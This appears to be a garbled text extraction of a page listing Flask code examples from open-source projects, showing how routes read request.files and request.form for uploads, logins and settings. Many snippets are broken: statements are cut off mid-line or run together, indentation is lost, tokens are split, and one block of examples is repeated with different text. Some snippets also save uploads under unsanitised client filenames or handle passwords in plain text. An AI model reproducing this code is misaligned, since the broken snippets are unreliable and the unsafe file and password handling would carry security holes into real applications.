Project: *platzi-hello-gae* Author: *xertica-cloud* File: [helpers.py GNU General Public License v2.0](#)

5 vo

```
def get_form_data():
```

"""

If current method is PUT or POST, return concatenated  
'request.form' with

'request.files' or 'None' otherwise.

"""

```
if is_form_submitted():
```

```
    formdata = request.form
```

```
    if request.files:
```

```
formdata = formdata.copy()  
  
formdata.update(request.files)  
  
return formdata  
  
return None
```

### Example 43

Project: *graphene-file-upload* Author: *lmcgartland* File: [\\_\\_init\\_\\_.py](#)  
[MIT License](#)

5 vo

```
def parse_body(self):  
  
    """Handle multipart request spec for multipart/form-data"""  
  
    content_type = request.mimetype  
  
    if content_type == 'multipart/form-data':  
  
        operations = load_json_body(request.form.get('operations', '{}'))  
        files_map = load_json_body(request.form.get('map', '{}'))  
        return place_files_in_operations(  
            operations,  
            files_map,  
            request.files  
        )  
  
    return super(FileUploadGraphQLView, self).parse_body()
```

**Example 44**

Project: *PyDoc* Author: *shaun-h* File: [\*TransferManager.py\*](#) [MIT License](#)

5 vo

```
def upload_f():

if request.method == 'POST':

f = request.files['file']

loc = current_app.config['fileuploadaddr']

f.save(os.path.join(loc, f.filename))

return 'file uploaded successfully'
```

### **Example 45**

Project: *easy-tensorflow-mimodel-server* Author: *noodlefrenzy*  
File: [\*app.py\*](#) [MIT License](#)

5 vo

```
def detect():

if request.method == 'POST':

if 'file' not in request.files:

return Response(response='Missing file', status=400) if 'modelname' not in request.form:

return Response(response='Missing modelname', status=400)

modelname = request.form['modelname']

if modelname not in app.config['MODELS']:
```

```
return Response(response='Model {} not found'.format(modelname),
statu model = app.config['MODELS'][modelname]

file = request. files['file']

# if user does not select file, browser also

# submit a empty part without filename

if file.filename == ":

flash('No selected file')

return redirect(request.url)

if file and allowed_file(file.filename):

filename = secure_filename(file.filename)

filepath = os.path.join(app.config['UPLOAD_FOLDER'], filename)
file.save(filepath)

try:

print('Evaluating {} with model {}'.format(filepath, modelname))
response = Response(response=evaluate(model, filepath),
status=200

except Exception as e:

response = Response(response=str(e), status=501)
os.remove(filepath)

return response

return ""

<!doctype html>
```

```
<title>Upload new File</title>

<h1>Upload new File</h1>

<form method=post enctype=multipart/form-data>

<p>

<input type=text name=modelname>

<input type=file name=file>

<input type=submit value=Upload>

</form>

""
```

## Example 46

Project: *calibre-web* Author: *janeczku* File: [editbooks.py GNU General Public License v3.0](#)

5 vo

```
def upload_cover(request, book):

if 'btn-upload-cover' in request. files:

requested_file = request. files['btn-upload-cover']

# check for empty request

if requested_file.filename != "":

if helper.save_cover(requested_file, book.path) is True: return True

else:

# ToDo Message not always coorect
```

```
flash_(u"Cover is not a supported imageformat (jpg/png/webp), can  
return False
```

```
return None
```

### Example 47

Project: *jbox* Author: *jpush* File: [\*form.py\* MIT License](#)

```
5 vo
```

```
def __init__(self, formdata=_Auto, obj=None, prefix="",
csrf_context=None, secret_key=None, csrf_enabled=None, *args,
**kwargs): if csrf_enabled is None:
    csrf_enabled = current_app.config.get('WTF_CSRF_ENABLED',
    True)
    self.csrf_enabled = csrf_enabled if formdata is _Auto:
        if self.is_submitted():
            formdata = request.form
        if request.files:
            formdata = formdata.copy()
            formdata.update(request.files)
        elif request.json:
            formdata = werkzeug.datastructures.MultiDict(request.json) else:
                formdata = None
        if self.csrf_enabled:
            if csrf_context is None:
```

```
csrf_context = session

if secret_key is None:

    # It wasn't passed in, check if the class has a SECRET_KEY

    secret_key = getattr(self, "SECRET_KEY", None)
    self.SECRET_KEY = secret_key

else:

    csrf_context = {}

self.SECRET_KEY = ""

super(Form, self).__init__(formdata, obj, prefix,
                           csrf_context=csrf_context,
                           *args, **kwargs)
```

### Example 48

Project: *macro\_pack* Author: sevagas File: [listen\\_server.py](#) Apache License 2.0

5 vo

```
def upload():

    # Get the name of the uploaded file

    file = request.files['uploadfile']

    if file:

        filename = file.filename

        logging.info(" [-] Uploaded: "+filename)
        file.save(os.path.join(webapp.config['UPLOAD_FOLDER'],
```

```
filename)) return make_response("OK")
```

## Example 49

Project: *python-flask-restful-api* Author: *akashtalole* File: [\*import\\_helpers.py\*](#) MIT License

5 vo

```
def get_file_from_request(ext=None, folder=None, name='file'):
```

```
"""
```

Get file from a request, save it locally and return its path

```
"""
```

```
if ext is None:
```

```
ext = []
```

```
print("get_file_from_request() INVOKED. We have: request.files = %r" % request.files)
```

```
raiseNotFoundError(source='{}', detail='File not found')
```

```
uploaded_file = request.files[name]
```

```
if uploaded_file.filename == "":
```

```
raiseNotFoundError(source='{}', detail='File not found') if not
```

```
_allowed_file(uploaded_file.filename, ext): raise
```

```
NotFoundError(source='{}', detail='Invalid file type')
```

```
if not folder:
```

```
if 'UPLOAD_FOLDER' in app.config:
```

```
folder = app.config['UPLOAD_FOLDER']
```

```
else:  
  
    folder = 'static/uploads/' + UPLOAD_PATHS['temp']  
    ['event'].format(uuid)  
  
    with app.app_context():  
  
        folder = app.config['BASE_DIR'] + folder  
  
        if not os.path.isdir(folder):  
  
            os.makedirs(folder)  
  
        filename = secure_filename(uploaded_file.filename)  
        uploaded_file.save(os.path.join(folder, filename))  
        return os.path.join(folder, filename)
```

## Example 50

Project: *python-flask-restful-api* Author: *akashtalole* File: [\*uploads.py\*](#)  
[MIT License](#)

5 vo

```
def upload_file():  
  
    force_local = request.args.get('force_local', 'false')  
    if 'file' in request.files:  
  
        files = request.files['file']  
  
        file_uploaded = uploaded_file(files=files)  
  
        if force_local == 'true':  
  
            files_url = upload_local(  
                file_uploaded,
```

```
UPLOAD_PATHS['temp']['event'].format(uuid=uuid.uuid4())

)

else:

files_url = upload(
    file_uploaded,
    UPLOAD_PATHS['temp']['event'].format(uuid=uuid.uuid4())

)

elif ' files[]' in request.files:

files = request.files.getlist(' files[]')

files_uploaded = uploaded_file( files= files, multiple=True) files_url = []
for file_uploaded in files_uploaded:

if force_local == 'true':

files_url.append(upload_local(
    file_uploaded,
    UPLOAD_PATHS['temp']['event'].format(uuid=uuid.uuid4())
))

else:

files_url.append(upload(
    file_uploaded,
    UPLOAD_PATHS['temp']['event'].format(uuid=uuid.uuid4())
))
```

```
)  
else:  
    abort(  
        make_response(jsonify(error="Bad Request"), 400)  
    )  
    return jsonify({"url": files_url})
```

## Python `flask.request.form()` Examples

The following are code examples for showing how to use `flask.request.form()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `everyclass-server` Author: `everyclass` File: `views.py` Mozilla Public License 2.0 7 vc

```
def register():
    """注冊: 第一步: 输入学号"""
    if request.method == 'GET':
        return render_template('user/register.html')
    else:
        if not request.form.get("xh", None): # 表单为空
            flash(MSG_EMPTY_USERNAME)
            return redirect(url_for("user.register"))

        session_save_student_to_register_(request.form.get("xh", None))

        # 如果输入的学号已经注册, 跳转到登录页面
        if User.exist(session[SESSION_STUDENT_TO_REGISTER].xh_orig):
            flash(MSG_ALREADY_EXISTS)
            return redirect(url_for('user.login'))

        return redirect(url_for('user.register_choice'))
```

### Example 2

Project: `ras-frontpage` Author: `CNEDigital` File: `create_message.py` MIT License 7 vc

```
def create_message(session):
    """Creates and sends a message outside of the context of an existing conversation
    survey = request.args['survey']
    ru_ref = request.args['ru_ref']
    party_id = session['party_id']
    form = SecureMessagingForm(request.form)
    if request.method == 'POST' and form.validate():
        logger.info("Form validation successful", party_id=party_id)
        sent_message = _send_new_message(party_id, survey, ru_ref)
        thread_url = url_for('secure_message_bp.view_conversation',
                             thread_id=sent_message['thread_id']) + '#latest-message'
        flash(Markup('Message sent. <a href={}>View Message</a>'.format(thread_url)))
        return redirect(url_for('secure_message_bp.view_conversation_list'))
    else:
        return render_template('secure-messages/secure-messages-view.html',
                              ru_ref=ru_ref, survey=survey,
                              form=form, errors=form.errors, message={})
```

### Example 3

Project: `pysos` Author: `xmnlab` File: `views.py` GNU General Public License v3.0 6 vc

```
def register_view(self):
    form = RegistrationForm(request.form)
    if helpers.validate_form_on_submit(form):
```

Python flask.request.form() Examples The following are code examples for showing how to use `flask.request.form()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: `everyclass-server` Author: `everyclass` File: [views.py](#) Mozilla Public License 2.0

7 vo

```
def register():

    """注册：第一步：输入学号"""

    if request.method == 'GET':

        return render_template('user/register.html')

    else:

        if not request.form.get("xh", None): # 表单为空

            flash(MSG_EMPTY_USERNAME)

        return redirect(url_for("user.register"))

        _session_save_student_to_register_(request.form.get("xh", None))

    # 如果输入的学号已经注册，跳转到登录页面

    if

        User.exist(session[SESSION_STUDENT_TO_REGISTER].sid_orig):

            flash(MSG_ALREADY_REGISTERED)

    return redirect(url_for('user.login'))

    return redirect(url_for('user.register_choice'))
```

## Example 2

Project: *ras-frontstage* Author: *ONSdigital* File: [create\\_message.py](#)  
[MIT License](#)

7 vo

```
def create_message(session):
    """Creates and sends a message outside of the context of an
    existing conversat survey = request.args['survey']

    ru_ref = request.args['ru_ref']

    party_id = session['party_id']

    form = SecureMessagingForm(request. form)

    if request.method == 'POST' and form.validate(): logger.info("Form
        validation successful", party_id=party_id) sent_message =
        _send_new_message(party_id, survey, ru_ref) thread_url =
        url_for("secure_message_bp.view_conversation",
        thread_id=sent_message['thread_id']) + "#latest-messa
        flash(Markup('Message sent. <a href={}>View
        Message</a>'.format(thread_url return
        redirect(url_for('secure_message_bp.view_conversation_list'))) else:

        return render_template('secure-messages/secure-messages-
        view.html', ru_ref=ru_ref, survey=survey,
        form= form, errors= form.errors, message={})
```

## Example 3

Project: *pysos* Author: *xmnlab* File: [views.py](#) [GNU General Public
License v3.0](#)

6 vo

```

def register_view(self):
    form = RegistrationForm(request. form)
    if helpers.validate_form_on_submit( form):
        user = User()
        form.populate_obj(user)
        # we hash the users password to avoid saving it as plaintext in the
        db
        # remove to use plain text:
        user.password = generate_password_hash( form.password.data)
        db_session.add(user)
        db_session.commit()
        login.login_user(user)
        return redirect(url_for('.index'))
    link = '<p>Already have an account? <a href="" +'
    link += url_for('.login_view') +
    self._template_args[' form'] = form
    self._template_args['link'] = link
    return super(PySOSAdminView, self).index()

```

#### **Example 4**

Project: *video2commons* Author: *toolforge* File: [upload.py GNU General Public License v3.0](#)

```
def upload():

    f = request.files['file']

    assert f, "Where's my file?"

    filekey = request.form.get('filekey') or str(uuid.uuid1())
    assert RE_ALLOWED_FILEKEYS.match(filekey), 'Unacceptable file key'

    permpath = getpath(filekey)

    content_range = (f.headers.get('Content-Range') or
                     request.headers.get('Content-Range'))

    if content_range:

        result, kwargs = handle_chunked(f, permpath, content_range)
    else:
        result, kwargs = handle_full(f, permpath)

    kwargs['filekey'] = filekey

    return jsonify(result=result, **kwargs)

# Flask endpoint
```

## Example 5

Project: *Nurevam* Author: *Maverun* File: [antiraid.py](#) MIT License

6 vo

```
def update_antiraid(server_id):

    log.info(request.form)

    data = dict(request.form)

    data.pop("_csrf_token", None)
```

```

role = data.pop("mute_roles",None)

db.delete("{}:AntiRaid:mute_roles".format(server_id)) if role is not
None:

db.sadd('{}:AntiRaid:mute_roles'.format(server_id),*role) old_data =
data.copy()

data = {key:value[0] for key,value in data.items() if value[0].isdigit()}

if len(old_data) != len(data):

flash("At least one of those values has to be positive
INTEGER",'warning')

return

db.hmset("{}:AntiRaid:Config".format(server_id),data)
db.sadd("Info:AntiRaid",server_id)

flash('Settings updated!', 'success')

return dashboard(server_id=server_id)

```

## **Example 6**

Project: *Nurevam* Author: *Maverun* File: [discourse.py](#) [MIT License](#)

6 vo

```

def update_discourse(server_id):

log.info(request.form)

domain = request.form.get('domain')

api_key = request.form.get('api_key')

username = request.form.get('username')

```

```

channel = request.form.get('channel')

msg_template = request.form.get("msg") if len(domain) == 0 or
len(api_key) == 0 or len(username) == 0 or len(msg_temp)
flash("One of them need to be filled!", 'warning') else:

db.hset("{}:Discourse:Config".format(server_id), "domain",
domain.strip("/")

db.hset("{}:Discourse:Config".format(server_id), "api_key", api_key)
db.hset("{}:Discourse:Config".format(server_id), "username",
username) db.hset("{}:Discourse:Config".format(server_id),
"channel", channel) db.hset("{}:Discourse:Config".format(server_id),
"msg", msg_template) currently_topic = discourse(domain, api_key,
username) if currently_topic is None:

flash("There seem to be problem, please double check with
domain,api k else:

currently_topic = find_latest_topic(currently_topic) db.set(
"{}:Discourse:ID".format(server_id), currently_topic) flash('Settings
updated!', 'success')

return dashboard(server_id = server_id)

```

## Example 7

Project: *Nurevam* Author: *Maverun* File: [discourse.py](#) MIT License

6 vo

```

def update_trust_level(server_id):

def add_role(i):

r =request.form.get("trust{}".format(i)).split(',') if len(r) > 0:

db.sadd("{}:Discourse:trust_role{}".format(server_id,i),*r) return True

```

```
isAssign = False

for i in range(1,5):

    db.delete("{}:Discourse:trust_role{}".format(server_id, i)) #just in case
    gotAssign = add_role(i) #then add role. No need to make another
    loops if gotAssign:

        isAssign = True

    if isAssign:

        flash('Settings updated!', 'success')

        db.set("{}:Discourse:trust_bool".format(server_id),1) else:

            db.set("{}:Discourse:trust_bool".format(server_id), 0) return
            redirect(url_for("discourse.trust_level",server_id = server_id))
Example 8
```

Project: *Nurevam* Author: *Maverun* File: [profile.py](#) MIT License

6 vo

```
def update_profile(): #Update a setting.

list_point = dict(request.form)

list_point.pop('_csrf_token',None)

path = "Profile:{}".format(session['user']['id']) warning = False

warning_msg = "One of those have failed, Please double check {} "

warning_list =[]

for x in list_point:

    print(x)
```

```
if request.form.get(x) == "":
    db.hdel(path,x)
    continue

elif x == "osu":
    results = osu_api.get_user(request.form.get(x))
    if results == []:
        warning = True
        warning_list.append(x)
        continue
    db.hset(path,x,request.form.get(x))

if warning:
    flash(warning_msg.format(",".join(warning_list)), 'warning') else:
    flash('Settings updated!', 'success')
return redirect(url_for('profile.profile'))
```

## Example 9

[Project: Python Microservices Development](#) [Code Author: mtianyan](#)  
[File: home.py](#) [Apache License](#)

6 vo

[2.0](#)

```
def create_token():
    key = current_app.config['priv_key']
```

```

try:

    data = request. form

    if data.get('grant_type') != 'client_credentials': return _400('Wrong
grant_type')

    client_id = data.get('client_id')

    client_secret = data.get('client_secret')

    aud = data.get('audience', "")

    if not is_authorized_app(client_id, client_secret): return abort(401)

    now = int(time.time())

    token = {'iss': 'runnerly-tokendealer',
              'aud': aud,
              'iat': now,
              'exp': now + 3600 * 24}

    token = jwt.encode(token, key, algorithm='RS512') return
{'access_token': token.decode('utf8')}

except Exception as e:

    return _400(str(e))

```

## **Example 10**

Project: *ras-frontstage* Author: *ONSdigital* File: [create\\_message.py](#)  
[MIT License](#)

```

def _send_new_message(party_id, survey, business_id):
    logger.info('Attempting to send message', party_id=party_id,
    business_id=busin form = SecureMessagingForm(request. form)

    subject = form['subject'].data if form['subject'].data else
    form['hidden_sub message_json'] = {

        "msg_from": party_id,
        "msg_to": ['GROUP'],
        "subject": subject,
        "body": form['body'].data,
        "thread_id": form['thread_id'].data,
        "business_id": business_id,
        "survey": survey,
    }

    response =
    conversation_controller.send_message(json.dumps(message_json))
    logger.info('Secure message sent successfully',
    message_id=response['msg_id'], party_id=party_id,
    business_id=busi return response

```

## **Example 11**

Project: *ras-frontstage* Author: *ONSdigital* File: [reset\\_password.py](#)  
[MIT License](#)

6 vo

```
def get_reset_password(token, form_errors=None):
```

```
form = ResetPasswordForm(request.form)

try:
    party_controller.verify_token(token)
except ApiError as exc:
    if exc.status_code == 409:
        logger.warning('Token expired', api_url=exc.url,
                       api_status_code=exc.s)
        return render_template('passwords/password-expired.html', token=token)
    elif exc.status_code == 404:
        logger.warning('Invalid token sent to party service', api_url=exc.url,
                       token=token)
        abort(404)
    else:
        raise exc

template_data = {
    "error": {
        "type": form_errors
    },
    'token': token
}

return render_template('passwords/reset-password.html', form=form, data=templ)
```

**Example 12**

Project: *ras-frontstage* Author: *ONSdigital* File: [reset\\_password.py](#)  
[MIT License](#)

6 vo

```
def post_reset_password(token):
    form = ResetPasswordForm(request. form)
    if not form.validate():
        return get_reset_password(token, form_errors= form.errors)
    password = request. form.get('password')
    try:
        party_controller.change_password(password, token) except ApiError
        as exc:
            if exc.status_code == 409:
                logger.warning('Token expired', api_url=exc.url,
                               api_status_code=exc.s return
                render_template('passwords/password-expired.html', token=token)
            elif exc.status_code == 404:
                logger.warning('Invalid token sent to party service', api_url=exc.url,
                               token=token)
                abort(404)
            else:
                raise exc
        logger.info('Successfully changed user password', token=token)
    return
    redirect(url_for('passwords_bp.reset_password_confirmation'))
```

**Example 13**

Project: *ras-frontstage* Author: *ONSdigital* File: [forgot\\_password.py](#)  
[MIT License](#)

6 vo

```
def post_forgot_password():

    form = ForgotPasswordForm(request. form)

    form.email_address.data = form.email_address.data.strip() email =
    form.data.get('email_address')

    encoded_email = url_safe_serializer.dumps(email)

    if form.validate():

        try:

            party_controller.reset_password_request(email)

        except UserDoesNotExist:

            logger.info('Requesting password change for unregistered email in
part return

            redirect(url_for('passwords_bp.forgot_password_check_email', em
logger.info('Successfully sent password change request email')
return

            redirect(url_for('passwords_bp.forgot_password_check_email',
email=


            return render_template('passwords/forgot-password.html', form=
form, email=ema
```

**Example 14**

Project: *door-monitor* Author: *Chris-Johnston* File: [settings.py](#)  
[MIT License](#)

6 vo

```
def api_update(webhook_id: int):
```

```
with get_db() as DB:  
    c = DB.cursor()  
    c.execute(  
        """  
        UPDATE webhooks SET  
            type = ?,  
            endpointUrl = ?,  
            authorizationHeader = ?,  
            enabled = ?,  
            timestamp = date('now')  
        WHERE id == ?;  
        """ ,  
        (  
            request.form["type"],  
            request.form["endpoint_url"],  
            request.form["authorization_header"],  
            0 if "enabled" not in request.form else request.form["enabled"],  
            webhook_id  
        )  
    )  
    DB.commit()
```

```
return redirect("/settings/webhooks")
```

## Example 15

Project: *door-monitor* Author: *Chris-Johnston* File: [settings.py](#) [MIT License](#)

```
6 vo
```

```
def api_create():
```

```
    with get_db() as DB:
```

```
        c = DB.cursor()
```

```
        c.execute(
```

```
        """
```

```
        INSERT INTO webhooks
```

```
        (type, endpointUrl, authorizationHeader, enabled) VALUES
```

```
        (?, ?, ?, ?);
```

```
        """,
```

```
        (
```

```
            request. form["type"],
```

```
            request. form["endpoint_url"],
```

```
            request. form["authorization_header"],
```

```
            0 if "enabled" not in request. form else request. form["enabled"]
```

```
        )
```

```
    )
```

```
DB.commit()  
return redirect("/settings/webhooks")
```

## Example 16

[Project: DancesafeResults](#) Author: [siorai](#) File: [DancesafeResults.py](#)  
[GNU Affero General Public](#)

6 vo

[License v3.0](#)

```
def test_add():  
    if request.method == "POST":  
        users = Users(  
            request.form["username"],  
            request.form["fullname"],  
            request.form["email"],  
            request.form["facebookurl"],  
            request.form["instagram"],  
            request.form["chapter"],  
            request.form["password"],  
        )  
        session.add(users)  
        session.commit()  
        print(users)
```

```
return redirect(url_for("show_all"))

return render_template("adduser.html")
```

## Example 17

Project: *flaskit* Author: *elston* File: [views.py](#) MIT License

```
5 vo

def login():

# ..

form = LoginForm(request. form)

if request.method == 'POST':

if form.validate_on_submit():

login_user( form.user)

redirect_url = request.args.get('next') or url_for('admin.index') return
redirect(redirect_url)

else:

flash_errors( form)

# ..

return render_template('accounts/login.html', form= form) Example
18
```

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [main.py](#) Apache License 2.0

5 vo

```
def addNewUser():

    username = request. form["username"]

    email = request. form["email"]

    password = request. form["password"]

    info = {"userid":1,
            "name":username,
            "email":email,
            "password":password

    }

    return jsonify(status=addUser(info))
```

### **Example 19**

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File:  
[main.py](#) Apache License 2.0

```
5 vo

def login():

    if 'loggedin' in session:

        return jsonify({"status":True})

    name = str(request. form["username"])

    password = str(request. form["password"])
    status=checkLogin(name,password)

    if status==True:
```

```
session["loggedin"]=True  
return jsonify(status=status)
```

## Example 20

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [main.py](#) Apache License 2.0

5 vo

```
def checkUser():  
  
    _name = str(request. form["name"])  
  
    return jsonify(present=checkUserPresence(_name))
```

## Example 21

Project: *everyclass-server* Author: *everyclass* File: [views.py](#) Mozilla Public License 2.0

5 vo

```
def password_strength_check():  
  
    """AJAX 密码强度检查"""  
  
    if request. form.get("password", None):  
  
        # 密码强度检查  
  
        pwd_strength_report = zxcvbn(password=request. form["password"])  
  
        if pwd_strength_report['score'] < 2: return jsonify({"strong": False,  
"score" : pwd_strength_report['score']})) else:  
  
    return jsonify({"strong": True,
```

```
"score" : pwd_strength_report['score'])} return  
jsonify({"invalid_request": True})
```

**Example 22**

Project: *everyclass-server* Author: *everyclass* File: [views.py](#) Mozilla  
[Public License 2.0](#)

5 vo

```
def js_set_preference():  
    """AJAX更新偏好设置"""  
  
    if request.form.get("privacyLevel", None):  
        # update privacy level  
  
        privacy_level = int(request.form["privacyLevel"])  
        if privacy_level not in (0, 1, 2):  
            logger.warn("Received malformed set preference request.  
            privacyLevel v return jsonify({\"acknowledged\": False,  
            \"message\" : \"Invalid value\"})  
            PrivacySettings.set_level(session[SESSION_CURRENT_USER].sid  
            _orig, privacy_  
  
            return jsonify({"acknowledged": True})
```

### **Example 23**

Project: *ponygifbot* Author: *Katharine* File: [ponygifbot.py](#) MIT License

5 vo

```
def handle_slack():  
    pone = ponies.find_ponies(request.form['text'])  
  
    if len(pone) == 0:
```

```
return "No ponies found."  
  
url = pone[0]['representations']['small']  
  
return jsonify(attachments=[{  
    "fallback": url,  
  
    "image_url": "https:"+url,  
  
    "title": request.form['text']  
}], text="", response_type="in_channel") Example 24
```

Project: *pysos* Author: *xmnlab* File: [\*views.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def login_view(self):  
  
    # handle user login  
  
    form = LoginForm(request.form)  
  
    if helpers.validate_form_on_submit(form):  
  
        user = form.get_user()  
  
        login.login_user(user)  
  
        if login.current_user.is_authenticated():  
  
            return redirect(url_for('.index'))  
  
        link = '<p>Don\'t have an account? <a href=' +  
              url_for('.register_view') self._template_args['form'] = form  
  
        self._template_args['link'] = link
```

```
return super(PySOSAdminView, self).index()
```

## Example 25

Project: *Autoline* Author: *zjh1218* File: [\*views.py\*](#) [Apache License 2.0](#)

5 vo

```
def login():

    email = request.form["email"]

    password = request.form["password"]

    user = User.query.filter_by(email=email).first()

    if user is not None and user.verify_password(password):
        login_user(user, True)

    return redirect(url_for("main.dashboard"))
    return render_template('index.html', user=user)
```

## Example 26

Project: *video2commons* Author: *toolforge* File: [\*upload.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def status():

    permpath = getpath(request.form['filekey'])

    return jsonify(offset=stat(permpath))
```

## Example 27

Project: *flasky* Author: *RoseOu* File: [\*form.py\*](#) [MIT License](#)

5 vo

```
def __init__(self, formdata=_Auto, obj=None, prefix="",
            csrf_context=None, secret_key=None, csrf_enabled=None, *args,
            **kwargs): if csrf_enabled is None:
    csrf_enabled = current_app.config.get('WTF_CSRF_ENABLED',
                                         True) self.csrf_enabled = csrf_enabled

    if formdata is _Auto:
        if self.is_submitted():
            formdata = request.form
        if request.files:
            formdata = formdata.copy()
            formdata.update(request.files)
        elif request.json:
            formdata = werkzeug.datastructures.MultiDict(request.json)
        else:
            formdata = None
        if self.csrf_enabled:
            if csrf_context is None:
                csrf_context = session
            if secret_key is None:
                # It wasn't passed in, check if the class has a SECRET_KEY
                secret_key = getattr(self, "SECRET_KEY", None)
                self.SECRET_KEY = secret_key
```

```
else:  
  
    csrf_context = {}  
  
    self.SECRET_KEY = "  
  
    super(Form, self).__init__(formdata, obj, prefix,  
    csrf_context=csrf_context,  
  
    *args, **kwargs)
```

## Example 28

Project: *flasky* Author: *RoseOu* File: [form.py](#) [MIT License](#)

5 vo

```
def is_submitted(self):
```

"""

Checks if form has been submitted. The default case is if the HTTP method is **\*\*PUT\*\*** or **\*\*POST\*\***.

"""

```
return request and request.method in ("PUT", "POST")
```

**Example 29**

Project: *flasky* Author: *RoseOu* File: [form.py](#) [MIT License](#)

5 vo

```
def validate_on_submit(self):
```

"""

Checks if form has been submitted and if so runs validate. This is a shortcut, equivalent to `form.is\_submitted() and form.validate()`

"""

```
return self.is_submitted() and self.validate()
```

### **Example 30**

Project: *Nurevam* Author: *Maverun* File: [\*log.py\*](#) MIT License

5 vo

```
def update_log(server_id):  
    list_point = dict(request.form)  
  
    list_point.pop('_csrf_token', None)  
  
    path = "{}:Log:Config".format(server_id) log_bool = False  
  
    db.delete(path)  
  
    for x in list_point:  
        if request.form.get(x):  
            log_bool = True  
  
            db.hset(path, x, request.form.get(x))  
  
            if log_bool:  
                db.sadd("Info:Log", server_id)  
  
                flash('Settings updated!', 'success')  
  
                log.info("Clear")  
  
    return dashboard(server_id=server_id)
```

### **Example 31**

Project: *Nurevam* Author: *Maverun* File: [discourse.py](#) MIT License

5 vo

```
def update_category(server_id):
    try:
        data = dict(request.form)
        data.pop("_csrf_token")
        data = dict([[key, values[0]] for key, values in data.items()])
        db.delete("{}:Discourse:Category".format(server_id))
        db.hmset("{}:Discourse:Category".format(server_id), data)
        flash("Update!", "success")
    except Exception as e:
        log.info("There is error\n{}".format(e))
        return redirect(url_for("discourse.category", server_id=server_id))
```

### **Example 32**

5 vo

Project: *Nurevam* Author: *Maverun* File: [level.py](#) MIT License

```
def update_css(server_id):
    with open("static/css/custom/{}.css".format(server_id), "w+") as fp:
        fp.write(request.form.get("css_info"))
        flash("Update", "success")
    return redirect(url_for("level.css_theme", server_id=server_id))
```

### **Example 33**

Project: *Nurevam* Author: *Maverun* File: [custom commands.py](#) MIT License

5 vo

```
def update_customcmd(server_id):
    log.info("updating")
    data = dict(request.form)
    data.pop("_csrf_token") #so we can focus on role easier
    able_role = []
    all_role = {}
    for key, values in data.items():
        if "req_role_" in key:
            key = key.strip("req_role_")
            if values[0].isdigit():
                all_role[key] = values[0]
                if int(values[0]) > 0 and int(values[0]) <= limit: #for now, limit
                    able_role.append(key)
            else:
                if int(values[0]) > limit:
                    flash("You cannot have more than {} uses!".format(limit))
                    return dashboard(server_id=server_id)
                elif int(values[0]) < 0:
                    flash("uhh number cannot be negative!", "warning")
                    return dashboard(server_id=server_id)
        else:
            pass
```

```

flash("Role must have integer number!","warning") db.delete(
    "{}:Customcmd:editor_role".format(server_id)) if able_role:
    log.info("Able role are {}".format(able_role)) db.sadd(
        "{}:Customcmd:editor_role".format(server_id), *able_role) db.hmset(
            "{}:Customcmd:role".format(server_id), all_role) flash("Settings
updated!","success") log.info("returning")
return dashboard(server_id=server_id)

```

### **Example 34**

Project: *Nurevam* Author: *Maverun* File: [custom commands.py](#) MIT  
[License](#)

5 vo

```

def add_customcmd(cog, server_id):
    log.info("Making comment")
    name = request.form.get("cmd_name")
    content = request.form.get("cmd_content") brief = request.
    form.get("cmd_brief")
    current_use = db.hget(
        "{}:Customcmd:owner_use".format(server_id), "utils.session use")
    max_use = max_use(server_id)
    if int(current_use) >= use:
        flash("You have created enough commands!","warning") return
        redirect(url_for("customcmd.customcmd", server_id = server_id, cog =
        ))
    if name == "":

```

```

flash("Name cannot be blank!", "warning") elif name in
db.smembers("{}:Customcmd:name".format(server_id)): flash("This
name already exists!", "warning") else: #if No problem, will make
commands, update of content, brief, owner and db.hset(
 "{}:Customcmd:content".format(server_id), name, content) db.hset(
 "{}:Customcmd:brief".format(server_id), name, brief) db.hset(
 "{}:Customcmd:owner".format(server_id), name, utils.session["user"]

db.sadd("{}:Customcmd:name".format(server_id), name) db.set(
 "{}:Customcmd:update".format(server_id), "yes") db.hincrby(
 "{}:Customcmd:owner_use".format(server_id),utils.session["user"]

flash("You have add a new command!", "success") return
redirect(url_for("customcmd.customcmd", server_id=server_id,
cog="custo Example 35
```

Project: *comport* Author: *codeforamerica* File: [views.py](#) [BSD 3-Clause "New" or "Revised" License](#)

5 vo

```

def add_department():

form = NewDepartmentForm(request. form)

if request.method == 'POST':

if form.validate_on_submit():

Department.create(name= form.department_name.data,
short_name= form.dep flash('Department %s created.' %
form.department_name.data, 'info') return
redirect(url_for('admin.admin_dashboard')) else:

flash_errors( form)

return render_template("admin/newDepartment.html", form= form)
Example 36
```

Project: *comport* Author: *codeforamerica* File: [\*views.py\*](#) [BSD 3-Clause "New" or "Revised" License](#)

5 vo

```
def new_invite_code():

    form = NewInviteForm(request. form)

    form.department_id.choices = [(d.id, d.name) for d in
        Department.query.order_
        if request.method == 'POST':

            if form.validate_on_submit():

                invite = Invite_Code.create(department_id=
                    form.department_id.data, co flash('Invite Code for {0}: {1} '
                    created.'.format(invite.department.nam return
                    redirect(url_for('admin.admin_dashboard')) else:

                        flash_errors( form)

                return render_template("admin/newInvite.html", form= form)
```

### **Example 37**

Project: *comport* Author: *codeforamerica* File: [\*views.py\*](#) [BSD 3-Clause "New" or "Revised" License](#)

5 vo

```
def edit_user(user_id):

    user = User.get_by_id(user_id)

    if not user:

        abort(404)
```

```
form = EditUserForm(request.form, departments=[d.id for d in
user.departments form.departments.choices = [(d.id, d.name) for d in
Department.query.order_by if request.method == 'POST':  
  
user.departments = [Department.get_by_id(int(d)) for d in
form.department  
  
user.save()  
  
flash('User updated.', 'info')  
  
return redirect(url_for('admin.admin_dashboard')) return  
render_template("admin/editUser.html", form= form, user=user)
```

### Example 38

Project: *comport* Author: *codeforamerica* File: [views.py](#) BSD 3-Clause "New" or "Revised" License

5 vo

```
def edit_extractor(extractor_id):  
  
extractor = Extractor.get_by_id(extractor_id)  
  
if not extractor:  
  
abort(404)  
  
form = EditExtractorForm(request.form, departments=[d.id for d in
extractor.d form.departments.choices = [(d.id, d.name) for d in
Department.query.order_by if request.method == 'POST':  
  
extractor.departments = [Department.get_by_id(int(d)) for d in
form.depar extractor.save()  
  
flash('Extractor updated.', 'info')  
  
return redirect(url_for('admin.admin_dashboard')) return  
render_template("admin/editExtractor.html", form= form,
```

## extractor=extra **Example 39**

